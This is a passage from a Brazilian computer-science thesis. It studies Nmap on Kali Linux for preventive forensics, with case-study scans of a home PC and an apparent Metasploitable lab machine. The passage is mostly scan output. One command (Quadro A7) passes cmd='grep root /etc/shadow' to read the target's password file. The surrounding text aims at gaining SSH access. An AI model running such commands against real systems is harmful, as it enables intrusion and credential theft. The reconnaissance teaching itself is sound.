Calafiori, L. (2013) “*Unicamp cria ‘superlaboratório para solucionar crimes reais e virtuais*”. Disponível por Web em: <http://g1.globo.com/sp/campinas-regiao/noticia/2013/02/unicamp-cria-superlaboratorio-para-solucionar-crimes-reais-e-virtuais.html>, acessado em outubro de 2013.

Ccivil – L12737, (2012) *LEI Nº 12.737, de 30 de novembro de 2012*. Disponível por Web em: http://www.planalto.gov.br/ccivil_03/_ato2011-2014/2012/lei/112737.htm, acessado em outubro de 2013.

Ccivil-L11829, (2008) *LEI Nº 11.829/08 de 25 de novembro de 2008*. Disponível por Web em: http://www.planalto.gov.br/ccivil_03/_ato2007-2010/2008/lei/111829.htm, acessado em outubro de 2013.

Ccivil-L9296, (1996) *LEI Nº 9.296 de 24 de julho de 1996*. Disponível por Web em: http://www.planalto.gov.br/ccivil_03/leis/19296.htm, acessado em outubro de 2013.

Ccivil-L9504, (1997). *LEI Nº 9.504/97 de 30 de setembro de 1997*. Disponível por Web em: http://www.planalto.gov.br/ccivil_03/leis/19504.htm, acessado em outubro de 2013.

Ccivil-L9983, (2000) *LEI Nº 9.983 de 14 de julho de 2000*. Disponível por Web em: http://www.planalto.gov.br/ccivil_03/leis/L9983.htm, acessado em outubro de 2013.

Clemente, R. (2009) “*Técnicas da Forense Computacional para Coleta, Identificação e Preservação de Evidência Digital na Análise Lógica em Ambiente*

Windows (Ntfs)” Trabalho de Conclusão de Curso. Universidade Federal de Mato Grosso, Cuiabá.

Computação Forense, 2013 “*Computação Forense – Descrição*”, Disponível em Web por: <http://www.ic.unicamp.br/pos/computacao-forense>, acessado em outubro de 2013.

DECRETO-Nº3505, (2000) *LEI Nº 3.505 de 13 de junho de 2000*. Disponível por Web em: http://www.planalto.gov.br/ccivil_03/decreto/d3505.htm, acessado em outubro de 2013.

Eleutério, P. e Machado, M. (2011) “*Desvendando a Computação Forense*”, Ed Novatec, 1 ed. São Paulo.

Filho, A. (2001) “*Análise Sucinta do Relatório Final da Unicamp sobre o Sistema de Votação Eletrônico do Senado Federal*”, Disponível por Web em: <http://www.brunazo.eng.br/voto-e/textos/painel1.htm>, acessado em outubro de 2013.

Kleinschmidt, J. (2013) “*Aula Metasploit*”. Disponível em Web por: <http://professor.ufabc.edu.br/~joao.kleinschmidt/aulas/seg2012/Pratica6.pdf>, acessado em outubro de 2013.

Lyon, G., (2009) “*Exame de redes com NMAP*”, Ed. Ciência Moderna, 1 ed. Rio de Janeiro.

Mandel, A., Simon, I. e Lyra, J. (1997) “*Informação: Computadores e comunicação*” Disponível por Web em: <http://www.ime.usp.br/~is/infousp/imre/imre.htm>, acessado em outubro de 2013.

Menezes, M. (2006) “*Linguagem Lua: da PUC para os computadores do mundo*”, Disponível por Web em: <http://jornaldapuc.vrc.puc-rio.br/cgi/cgilua.exe/sys/start.htm?infoid=84&sid=20#.UmC4ZvmkoYo>, acessado em outubro de 2013.

Nmap (2013) “*Categories NSE*”. Disponível em Web por: <http://nmap.org/book/nse-usage.html#nse-categories>, acessado em outubro de 2013.

Reis, M. (2003) “*Forense computacional e sua aplicação em segurança imunológica*” – Dissertação de Mestrado. Unicamp - Campinas.

Rodrigues, M. (2011) “*Proposta Preliminar de Sistematização da Perícia Forense Computacional para o Exército Brasileiro*” Trabalho de Conclusão de Curso da Universidade de Brasília. Brasília

Roque, S. (2007) “*Criminalidade Informática - crimes e criminosos do computador*” Ed ADPESP Cultural, 1 ed. São Paulo.

Tanenbaum, A. (2009) “*Sistemas Operacionais Modernos*” Ed Pearson, 3ª ed., São Paulo.

Tanji, T. (2013) *“As 10 Maiores Empresas Americanas de Tecnologia”*. Disponível em Web por: <http://info.abril.com.br/noticias/mercado/fotonoticias/as-10-maiores-empresas-americanas-de-tecnologia.shtml>, acessado em outubro de 2013.

Wendt, E. e Jorge, H. (2012) *“Crimes Cibernéticos – Ameaças e procedimentos de investigação”* Ed.Brasport, 1 ed. Rio de Janeiro.


FACULDADE CAMPO LIMPO PAULISTA
BACHARELADO EM CIÊNCIA DA COMPUTAÇÃO

**Um estudo do Nmap baseado em Kali Linux como
ferramenta de apoio para a Computação Forense
Preventiva**

ANEXO A – ESTUDO DE CASO 1

Análise de um computador doméstico para verificar as possíveis vulnerabilidades presentes no sistema. Será uma pesquisa das portas e dos resultados apresentados pelo Nmap, utilizando principalmente uma melhor familiarização com a ferramenta.

Comando 1 – `nmap 192.168.0.130`



```
Applications Places Mon Oct 28, 1:40 PM root@kali: ~
root@kali:~# nmap 192.168.0.130

Starting Nmap 6.25 ( http://nmap.org ) at 2013-10-28 13:37 BRST
Nmap scan report for 192.168.0.130
Host is up (0.0010s latency).
Not shown: 979 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   filtered msrpc
139/tcp   filtered netbios-ssn
445/tcp   filtered microsoft-ds
554/tcp   open  rtsp
902/tcp   open  iss-realsure
912/tcp   open  apex-mesh
1025/tcp  open  NFS-or-IIS
1026/tcp  open  LSA-or-nterm
1027/tcp  open  IIS
1028/tcp  open  unknown
1052/tcp  open  ddt
1110/tcp  filtered nfsd-status
1433/tcp  open  ms-sql-s
2383/tcp  open  ms-olap4
2869/tcp  filtered iclslap
3306/tcp  open  mysql
3389/tcp  filtered ms-wbt-server
5357/tcp  open  wsdapi
10243/tcp open  unknown
19780/tcp filtered unknown
MAC Address: 94:39:E5:F3:CA:4B (Hon Hai Precision Ind. Co.)

Nmap done: 1 IP address (1 host up) scanned in 138.92 seconds
root@kali:~#
```

Figura 3: Comando nmap 192.168.0.130

No exame foram analisadas 1000 portas do computador e foi verificado que vinte delas estão respondendo as requisições. Dessas 14 estão abertas, e podem ser possíveis formas de acesso indevido ao sistema.

Foi informado também o endereço MAC da máquina, e o tempo que foi necessário para a realização do exame.

Comando 2 - `nmap -sS -V -O -p0-2000 192.168.0.130`

Será feito um *scan* padrão (-sS), fará também uma análise das versões do aplicativos que estão rodando (-sV) e do Sistema Operacional instalado no computador (-O). As portas que serão analisadas estão na faixa de 0 a 2000.

Segue a transcrição:

Quadro A2 – Comando: `nmap -sS -sV -O -p0-2000 192.168.0.130`

```
root@kali:~# nmap -sS -sV -O -p0-2000 192.168.0.130

Starting Nmap 6.25 ( http://nmap.org ) at 2013-10-28 14:26 BRST
Warning: 192.168.0.130 giving up on port because retransmission cap hit
(10).
Nmap scan report for 192.168.0.130
Host is up (0.00086s latency).
Not shown: 1985 closed ports
PORT      STATE      SERVICE      VERSION
80/tcp    open      http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
135/tcp   filtered  msrpc
137/tcp   filtered  netbios-ns
138/tcp   filtered  netbios-dgm
139/tcp   filtered  netbios-ssn
445/tcp   filtered  microsoft-ds
554/tcp   open      rtsp?
902/tcp   open      ssl/vmware-auth VMware Authentication Daemon 1.10 (Uses
VNC, SOAP)
912/tcp   open      vmware-auth  VMware Authentication Daemon 1.0 (Uses
VNC, SOAP)
1025/tcp  open      msrpc        Microsoft Windows RPC
1026/tcp  open      msrpc        Microsoft Windows RPC
1027/tcp  open      msrpc        Microsoft Windows RPC
1028/tcp  open      msrpc        Microsoft Windows RPC
1052/tcp  open      msrpc        Microsoft Windows RPC
1110/tcp  filtered  nfsd-status
1433/tcp  open      ms-sql-s     Microsoft SQL Server
1 service unrecognized despite returning data. If you know the
service/version, please submit the following fingerprint at
http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port1433-TCP:V=6.25%I=7%D=10/28%Time=526E923F%P=i686-pc-linux-
gnu%r(ms- SF:sql-
s,25,"\x04\x01\x00\x00\x01\x00\x00\x15\x00\x06\x01\x01\x1b\x01\x02\x01c
SF:\x01\x03\x01\x1d\x00\xff\x0b\x00\x084\x00\x00");
```

Até aqui os resultados são bem parecidos, mas ele discrimina as versões dos aplicativos que estão utilizando as portas.

Quadro A2 – Comando: `nmap -sS -sV -O -p0-2000 192.168.0.130 -`
Continuação.

```
MAC Address: 94:39:E5:F3:CA:4B (Hon Hai Precision Ind. Co.)
Device type: general purpose
Running: Microsoft Windows 2008|7
OS CPE: cpe:/o:microsoft:windows_server_2008::sp2
cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_8
OS details: Microsoft Windows Server 2008 SP2, Microsoft Windows 7 SP0 -
SP1, Windows Server 2008 SP1, or Windows 8
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results
at http://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 646.93 seconds
```

O Nmap determinou qual o sistema operacional que está instalado na máquina.

Neste caso como não determinada uma forma de ação (-TX) o Nmap usou seu registro padrão -T3, tendo levado o seguinte tempo para realizar a ação:

Impressão do tempo decorrido: Nmap done: 1 IP address (1 host up) scanned in 646.93 seconds

```
Device type: general purpose
Running: Microsoft Windows 2008|7
OS CPE: cpe:/o:microsoft:windows_server_2008::sp2 cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_8
OS details: Microsoft Windows Server 2008 SP2, Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, or Window
s 8
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 646.93 seconds
root@kali:~# ^C
```

Figura 4: Exemplo de tempo de execução com -T3

Ser for alterada a prioridade de varredura para -T5 temos:

Impressão do tempo decorrido: Nmap done: 1 IP address (1 host up) scanned in 163.77 seconds

```
MAC Address: 94:39:E5:F3:CA:4B (Hon Hai Precision Ind. Co.)
Device type: general purpose
Running: Microsoft Windows 2008|7
OS CPE: cpe:/o:microsoft:windows_server_2008::sp2 cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_8
OS details: Microsoft Windows Server 2008 SP2, Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, or Window
s 8
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 163.77 seconds
root@kali:~#
```

Figura 5: Exemplo de tempo de execução com -T5

Quadro A3 – Comando: nmap -A -T4 -p1-2000 192.168.0.130

```
root@kali:~# nmap -A -T4 -p1-2000 192.168.0.130

Starting Nmap 6.25 ( http://nmap.org ) at 2013-10-28 15:04 BRST
Warning: 192.168.0.130 giving up on port because retransmission cap hit
(6).
Nmap scan report for 192.168.0.130
Host is up (0.00081s latency).
Not shown: 1748 closed ports, 242 filtered ports
PORT      STATE SERVICE          VERSION
80/tcp    open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-methods: No Allow or Public header in OPTIONS response (status
code 404)
|_http-title: Not Found
554/tcp   open  rtsp?
902/tcp   open  ssl/vmware-auth  VMware Authentication Daemon 1.10 (Uses
VNC, SOAP)
912/tcp   open  vmware-auth      VMware Authentication Daemon 1.0 (Uses
VNC, SOAP)
1025/tcp  open  msrpc            Microsoft Windows RPC
1026/tcp  open  msrpc            Microsoft Windows RPC
1027/tcp  open  msrpc            Microsoft Windows RPC
1028/tcp  open  msrpc            Microsoft Windows RPC
```

```

1052/tcp open  msrpc          Microsoft Windows RPC
1433/tcp open  ms-sql-s          Microsoft SQL Server 2012 11.00.2100.00;
RTM
MAC Address: 94:39:E5:F3:CA:4B (Hon Hai Precision Ind. Co.)
Device type: general purpose
Running: Microsoft Windows 2008|7
OS CPE: cpe:/o:microsoft:windows_server_2008::sp2
cpe:/o:microsoft:windows_7::- cpe:/o:microsoft:windows_7::sp1
cpe:/o:microsoft:windows_8
OS details: Microsoft Windows Server 2008 SP2, Microsoft Windows 7 SP0 -
SP1, Windows Server 2008 SP1, or Windows 8, Microsoft Windows 7 Ultimate
Beta (build 7000)
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| ms-sql-info:
|   [192.168.0.130:1433]
|     Version: Microsoft SQL Server 2012 RTM
|     Version number: 11.00.2100.00
|     Product: Microsoft SQL Server 2012
|     Service pack level: RTM
|     Post-SP patches applied: No
|_    TCP port: 1433

TRACEROUTE
HOP RTT      ADDRESS
1   0.81 ms 192.168.0.130

OS and Service detection performed. Please report any incorrect results
at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 237.74 seconds

```

O comportamento do parâmetro -A é descrito por Lyon (2009) assim: habilita testes agressivos, como a detecção de Sistema Operacional remoto, a detecção de serviços/versão e o Mecanismo de Scripts no Nmap (NSE) . Sendo uma opção para substituir os comandos (-sS), (-sV) e (-O) além de utilizar o NSE que faz alguns testes de *scripts* mais avançados a partir das vulnerabilidades encontradas.

FACULDADE CAMPO LIMPO PAULISTA
BACHARELADO EM CIÊNCIA DA COMPUTAÇÃO

**Um estudo do Nmap baseado em Kali Linux como
ferramenta de apoio para a Computação Forense
Preventiva**

ANEXO B – ESTUDO DE CASO 2

Comando: Nmap -sC 192.168.0.187

Comando que ativa o NSE

Quadro A4 – Comando: nmap -sC 192.168.0.130

```
root@kali:~# nmap -sC 192.168.0.130

Starting Nmap 6.25 ( http://nmap.org ) at 2013-10-29 21:56 BRST
Nmap scan report for 192.168.0.187
Host is up (0.00055s latency).
Not shown: 988 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
| ssh-hostkey: 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet
25/tcp    open  smtp
|_ smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000,
VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
| ssl-cert: Subject: commonName=ubuntu804-
base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no
such thing outside US/countryName=XX
| Not valid before: 2010-03-17T14:07:45+00:00
| Not valid after: 2010-04-16T14:07:45+00:00
|_ ssl-date: 2013-10-29T23:56:14+00:00; -2s from local time.
53/tcp    open  domain
| dns-nsid:
|_ bind.version: 9.4.2
80/tcp    open  http
| http-methods: Potentially risky methods: TRACE
| See http://nmap.org/nsedoc/scripts/http-methods.html
|_ http-title: Site doesn't have a title (text/html).
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3306/tcp  open  mysql
| mysql-info: Protocol: 10
| Version: 5.0.51a-3ubuntu5
| Thread ID: 8
| Some Capabilities: Connect with DB, Compress, SSL, Transactions, Secure
Connection
| Status: Autocommit
|_ Salt: >79U$ODFq'kiL~WwrXA|
5432/tcp  open  postgresql
8009/tcp  open  ajp13
|_ ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp  open  unknown
MAC Address: 08:00:27:A7:A6:E0 (Cadmus Computer Systems)

Host script results:
|_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS
MAC: <unknown>
```

```
| smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP
|_  System time: 2013-10-29T19:56:14-04:00
```

Nmap done: 1 IP address (1 host up) scanned in 152.12 seconds

Neste exame são mostradas algumas informações que podem ser úteis na busca de vulnerabilidades, por exemplo, mostra que o serviço *ssh*, um canal seguro para comunicação entre as máquinas, logo se for retornada alguma senha teremos acesso ao sistema, portanto uma possível forma de acesso. Traz ainda outras informações de serviços em execução com suas versões, que podem ser analisadas mais calmamente pelo usuário.

Como temos uma chance de conseguir acessar a máquina pelo *ssh*, vamos direcionar todas as buscas para esse serviço.

Quadro A5 – Exemplo de comando com vários parâmetros do NSE.

```
root@kali:~# nmap -script "(broadcast or default or discovery or external
or safe or version) and not (auth or brute or dos or exploit or intrusive
or malware or vuln)" -p1-5000 -T5 192.168.0.187
```

Neste comando é utilizado de forma conjunta várias scripts presentes no NSE, onde utilizamos o operador “*or*” para ligá-los. Assim o Nmap fará todo o exame utilizando quando for possível os scripts para conseguir mais informações sobre a máquina pesquisada. É possível, deixar claramente explícito quais os scripts que não devem ser utilizados durante o exame.

Quadro A6 – Execução e resultados do comando acima.

```
Starting Nmap 6.25 ( http://nmap.org ) at 2013-10-30 02:06 BRST
Pre-scan script results:
| broadcast-dhcp-discover:
|   IP Offered: 192.168.0.199
|   Server Identifier: 192.168.0.1
|   Subnet Mask: 255.255.255.0
|   Router: 192.168.0.1
|   Domain Name:
|_  Domain Name Server: 200.204.0.10, 200.204.0.138, 192.168.0.1
| broadcast-dns-service-discovery:
|   192.168.0.160
|     80/tcp http
|       Address=192.168.0.160 fe80:0:0:0:1ec1:deff:fec7:a2b4
|     515/tcp printer
|       txtvers=1
|       qtotal=1
|       rp=auto
|       pdl=application/vnd.zeno-zjs,application/vnd.cups-raster
|       ty=HP LaserJet Professional P1102w
|       product=(Hewlett-Packard HP LaserJet Professional P1102w)
|       priority=50
|       adminurl=http://192.168.0.160
|       usb_MFG=Hewlett-Packard
|       usb_MDL=HP LaserJet Professional P1102w
|       Transparent=T
|       Binary=T
|       Address=192.168.0.160 fe80:0:0:0:1ec1:deff:fec7:a2b4
|     631/tcp ipp
|       txtvers=1
|       qtotal=1
```

```

|      pdl=image/urf,application/PClM
|      rp=printers/Laserjet
|      URF=CP1,IS1,OB10,PQ3-4-5,RS600,W8,MT1-2-3-4-5-6
|      ty=HP LaserJet Professional P1102w
|      product=(Hewlett-Packard HP LaserJet Professional P1102w)
|      usb_MFG=Hewlett-Packard
|      usb_MDL=HP LaserJet Professional P1102w
|      usb_CMD=ZJ/URF
|      priority=40
|      mac=1C:C1:DE:C7:A2:B4
|      adminurl=http://192.168.0.160
|      note=
|      UUID=17a8cd2e-c532-5844-ac7a-49c815f575fd
|      Transparent=T
|      Binary=T
|      Bind=F
|      Collate=F
|      Color=F
|      Copies=F
|      Duplex=F
|      PaperCustom=F
|      Punch=0
|      Scan=F
|      Sort=F
|      Staple=F
|      Address=192.168.0.160 fe80:0:0:0:1ec1:deff:fec7:a2b4
| 8080/tcp http-alt
|      Address=192.168.0.160 fe80:0:0:0:1ec1:deff:fec7:a2b4
| 9100/tcp pdl-datastream
|      txtvers=1
|      qtotal=1
|      pdl=application/vnd.zeno-zjs,application/vnd.cups-raster
|      ty=HP LaserJet Professional P1102w
|      product=(Hewlett-Packard HP LaserJet Professional P1102w)
|      priority=30
|      adminurl=http://192.168.0.160
|      usb_MFG=Hewlett-Packard
|      usb_MDL=HP LaserJet Professional P1102w
|      Transparent=T
|      Binary=T
|      Address=192.168.0.160 fe80:0:0:0:1ec1:deff:fec7:a2b4
|_ broadcast-eigrp-discovery:
|_ ERROR: Couldn't get an A.S value.
|_ broadcast-igmp-discovery:
|   192.168.0.129
|     Interface: eth0
|     Version: 2
|     Group: 224.0.0.252
|_ Use the newtargets script-arg to add the results as targets
|_ broadcast-listener:
|   ether
|     ARP Request
|       sender ip      sender mac      target ip
|       192.168.0.1    1C:7E:E5:BD:BA:0C  192.168.0.199
|       192.168.0.129  94:39:E5:F3:CA:4B  192.168.0.160
|   udp
|     Netbios
|       ip      query
|       192.168.0.129 WPAD
|     SSDP
|       ip      uri
|       192.168.0.129 urn:schemas-upnp-
org:device:InternetGatewayDevice:1
|     DHCP
|       srv ip      cli ip      mask      gw      dns
|       192.168.0.1  192.168.0.198  255.255.255.0  192.168.0.1
200.204.0.10, 200.204.0.138, 192.168.0.1
|_       192.168.0.1  192.168.0.199  255.255.255.0  192.168.0.1

```

```

200.204.0.10, 200.204.0.138, 192.168.0.1
| broadcast-netbios-master-browser:
| ip          server          domain
|_ 192.168.0.187 METASPLOITABLE WORKGROUP
| broadcast-ping:
|   IP: 255.255.255.255  MAC: 1c:7e:e5:bd:ba:0c
|_ Use --script-args=newtargets to add the results as targets
| broadcast-upnp-info:
|   192.168.0.1
|     Server: IGD-HTTP/1.1 UPnP/1.0 UPnP-Device-Host/1.0
|     Location: http://192.168.0.1:80/desc.xml
|   192.168.0.129
|     Server: Microsoft-Windows/6.2 UPnP/1.0 UPnP-Device-Host/1.0
|_   Location:

```

Aqui são mostradas informações de Broadcast, alguns serviços que estão sendo executados. Buscando analisar se existe alguma deficiência no sistema.

Quadro A6 – Continuação dos Resultados do comando do NSE.

```

http://192.168.0.129:2869/upnphost/udhisapi.dll?content=uuid:e8da6cbb-
e25e-4d99-81ed-e66004ccad7e
| broadcast-wpad-discover:
|_ ERROR: Could not find WPAD using DNS/DHCP
| broadcast-wsdd-discover:
|   Devices
|     192.168.0.129
|       Message id: a57b3709-e12d-429b-9c5c-0eebeba67005
|       Address: http://192.168.0.129:5357/0a886148-1a8d-411d-939e-
bd67b36d52c3/
|         Type: Device pub:Computer
|     192.168.0.160
|       Message id: 1d421a27-9bad-1f0a-86bb-1cc1dec7a2b4
|       Address: http://192.168.0.160:3911/
http://[FE80::1EC1:DEFF:FEC7:A2B4]:3911/
|_   Type: Device wprt:PrintDeviceType
|_eap-info: please specify an interface with -e
| http-icloud-findmyiphone:
|_ ERROR: No username or password was supplied
| http-icloud-sendmsg:
|_ ERROR: No username or password was supplied
| targets-asn:
|_ targets-asn.asn is a mandatory parameter
| targets-ipv6-multicast-echo:
|   IP: fe80::a00:27ff:fea7:a6e0  MAC: 08:00:27:a7:a6:e0  IFACE: eth0
|_ Use --script-args=newtargets to add the results as targets
| targets-ipv6-multicast-invalid-dst:
|   IP: fe80::c990:5a52:542c:f19b  MAC: 94:39:e5:f3:ca:4b  IFACE: eth0
|   IP: fe80::a00:27ff:fea7:a6e0  MAC: 08:00:27:a7:a6:e0  IFACE: eth0
|_ Use --script-args=newtargets to add the results as targets
| targets-ipv6-multicast-mld:
|   IP: fe80::1ec1:deff:fec7:a2b4  MAC: 1c:c1:de:c7:a2:b4  IFACE: eth0
|   IP: fe80::a00:27ff:fea7:a6e0  MAC: 08:00:27:a7:a6:e0  IFACE: eth0
|   IP: fe80::c990:5a52:542c:f19b  MAC: 94:39:e5:f3:ca:4b  IFACE: eth0
|_ Use --script-args=newtargets to add the results as targets
| targets-ipv6-multicast-slaac:
|   IP: fe80::c990:5a52:542c:f19b  MAC: 94:39:e5:f3:ca:4b  IFACE: eth0
|   IP: fe80::2d6a:35ae:67d9:2271  MAC: 94:39:e5:f3:ca:4b  IFACE: eth0
|   IP: fe80::a00:27ff:fea7:a6e0  MAC: 08:00:27:a7:a6:e0  IFACE: eth0
|_ Use --script-args=newtargets to add the results as targets
Nmap scan report for 192.168.0.187
Host is up (0.00067s latency).
Not shown: 4990 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
|_ banner: 220 ProFTPD 1.3.1 Server (Debian) [::ffff:192.168.0.187]
22/tcp    open  ssh

```

```

|_ banner: SSH-2.0-OpenSSH_4.7p1 Debian-8ubuntu1
| ssh-hostkey: 1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|_ 2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
| ssh2-enum-algos:
|   kex_algorithms (4)
|   server_host_key_algorithms (2)
|   encryption_algorithms (13)
|   mac_algorithms (7)
|   compression_algorithms (2)
23/tcp open telnet
|_ banner: \xFF\xFD\x18\xFF\xFD \xFF\xFD#\xFF\xFD'
| telnet-encryption:
|_ Telnet server does not support encryption
25/tcp open smtp
|_ banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
|_ smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000,
VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_ ssl-cert: Subject: commonName=ubuntu804-
base.localdomain/organizationName=OCOSA/stateOrProvinceName=There is no
such thing outside US/countryName=XX
|_ Not valid before: 2010-03-17T14:07:45+00:00
|_ Not valid after: 2010-04-16T14:07:45+00:00
|_ ssl-date: 2013-10-30T04:07:19+00:00; -6s from local time.
53/tcp open domain
|_ dns-client-subnet-scan:
|_ ERROR: dns-client-subnet-scan.domain was not specified
|_ dns-nsid:
|_ bind.version: 9.4.2
80/tcp open http
|_ http-apache-negotiation: mod_negotiation enabled.
|_ http-date: Wed, 30 Oct 2013 04:07:18 GMT; -6s from local time.
|_ http-grep:
|_ ERROR: Argument http-grep.match was not set
|_ http-headers:
|   Date: Wed, 30 Oct 2013 04:07:18 GMT
|   Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-
Patch
|   Last-Modified: Wed, 17 Mar 2010 14:08:25 GMT
|   ETag: "107f7-2d-481ffa5ca8840"
|   Accept-Ranges: bytes
|   Content-Length: 45
|   Connection: close
|   Content-Type: text/html
|
|_ (Request type: HEAD)
|_ http-methods: Potentially risky methods: TRACE
|_ See http://nmap.org/nsedoc/scripts/http-methods.html
|_ http-title: Site doesn't have a title (text/html).
139/tcp open netbios-ssn
445/tcp open microsoft-ds
3306/tcp open mysql
|_ banner: >\x00\x00\x00\x0A5.0.51a-3ubuntu5\x00m\x03\x00\x00J!f^&BVk\x...
|_ mysql-audit:
|_ No audit rulebase file was supplied (see mysql-audit.filename)
|_ mysql-info: Protocol: 10
|_ Version: 5.0.51a-3ubuntu5
|_ Thread ID: 878
|_ Some Capabilities: Connect with DB, Compress, SSL, Transactions, Secure
Connection
|_ Status: Autocommit
|_ Salt: wnA:=d`7/&nz9N\aT_aI
3632/tcp open distccd
MAC Address: 08:00:27:A7:A6:E0 (Cadmus Computer Systems)

Host script results:
|_ ipidseq: All zeros
|_ msrpc-enum: NT_STATUS_OBJECT_NAME_NOT_FOUND
|_ nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS

```

```

MAC: <unknown>
|_ path-mtu: PMTU == 1500
|_ qscan:
|  PORT    FAMILY    MEAN (us)  STDDEV    LOSS (%)
|  1       0         1114.10   451.92    0.0%
|  21      0         1049.60   334.03    0.0%
|  22      0         1048.20   275.05    0.0%
|  23      0         1205.10   720.48    0.0%
|  25      0         890.50    114.71    0.0%
|  53      0         991.60    275.19    0.0%
|  80      0         1112.40   376.69    0.0%
|  139     0         1059.50   436.50    0.0%
|  445     0         1010.40   236.47    0.0%
|_ smb-mbenum:
|_ ERROR: Failed to connect to browser service
|_ smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   NetBIOS computer name:
|   Workgroup: WORKGROUP
|_ System time: 2013-10-30T00:07:17-04:00
|_ unusual-port:
|_ WARNING: this script depends on Nmap's service/version detection (-sV)

Post-scan script results:
|_ reverse-index:
|   21/tcp: 192.168.0.187
|   22/tcp: 192.168.0.187
|   23/tcp: 192.168.0.187
|   25/tcp: 192.168.0.187
|   53/tcp: 192.168.0.187
|   80/tcp: 192.168.0.187
|   139/tcp: 192.168.0.187
|   445/tcp: 192.168.0.187
|   3306/tcp: 192.168.0.187
|   3632/tcp: 192.168.0.187
Nmap done: 1 IP address (1 host up) scanned in 89.10 seconds

```

A saída desse comando é muito extensa, porém é possível analisar o quanto de informações que foram trazidas pelo Nmap. Uma forma de melhorar a percepção das saídas e tentar chegar a um resultado é usar alguns comandos sem tantos parâmetros de cada vez e analisar os resultados.

Quadro A7 – Comando: `nmap -PN -script "(auth) and not dos" -script-args cmd='grep root /etc/shadow' -p1-5000 -T4 192.168.0.187`

```

nmap -PN -script "(auth) and not dos" --script-args cmd='grep root /etc/shadow' -p1-5000 -T4 192.168.0.187

Starting Nmap 6.25 ( http://nmap.org ) at 2013-10-30 01:48 BRST
Nmap scan report for 192.168.0.187
Host is up (0.00063s latency).
Not shown: 4990 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
